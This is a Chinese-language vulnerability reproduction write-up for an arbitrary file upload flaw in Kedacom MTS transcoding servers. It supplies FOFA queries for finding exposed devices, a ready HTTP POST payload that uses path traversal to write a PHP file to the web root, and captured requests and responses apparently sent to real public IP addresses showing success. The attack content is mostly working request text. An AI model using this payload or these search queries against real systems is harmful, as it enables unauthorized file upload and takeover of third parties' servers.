K3-1科达-Kedacom系统-文件上传


漏洞描述：

KEDACOM MTS转码服务器存在任意文件上传漏洞，攻击这通过漏洞可以读取服务器任意信息。

影响版本：

- 科达-Kedacom系统

网站图片：



网络测绘：

fofa语法：

title="监控管理客户端"

icon_hash="-908445132"

漏洞复现：

payload：

```
POST /pmc-bin/upload_fcgi?uploadDir=../&uploadName=aaa.php HTTP/1.1
Host:
Pragma: no-cache
Cache-Control: no-cache
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Content-Length: 164

----WebKitFormBoundary
Content-Disposition: form-data; name="Filedata": filename="aaa"
Content-Type: application/octet-stream

test123
----WebKitFormBoundary--
```

效果图:

Pretty Raw Hex

```
POST /pmc-bin/upload_fcgi?uploadDir=../&uploadName=aaa.php HTTP/1.1
Host: 117.198.219.26
User-Agent: Mozilla/5.0 (X11; OpenBSD i386) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/36.0.1985.125 Safari/537.36
Connection: close
Content-Length: 166
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9,zh-TW;q=0.8
Cache-Control: no-cache
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary
Pragma: no-cache

----WebKitFormBoundary
Content-Disposition: form-data; name="Filedata"; filename="aaa"
Content-Type: application/octet-stream

test123
----WebKitFormBoundary--
```

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Thu, 18 Apr 2024 01:06:24 GMT
Server: Apache/2.4.6 (CentOS)
Last-Modified: Content-type: text/xml
Connection: close
Content-Length: 91

<?xml version="1.0" encoding="utf-8"?>
 <rsp>
  <errorCode>
   0
  </errorCode>
  <desc>
   er:0.
  </desc>
 </rsp>
```

访问根目录的 aaa.php，看到上传的文件

Request

Pretty Raw Hex

```
GET /aaa.php HTTP/1.1
Host: 111.26.196.153
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101 Firefox/123.0
Connection: close
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Upgrade-Insecure-Requests: 1
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Thu, 18 Apr 2024 01:02:05 GMT
Server: Apache
X-Powered-By: PHP/5.6.31
Content-Length: 7
Connection: close
Content-Type: text/html; charset=UTF-8

test123
```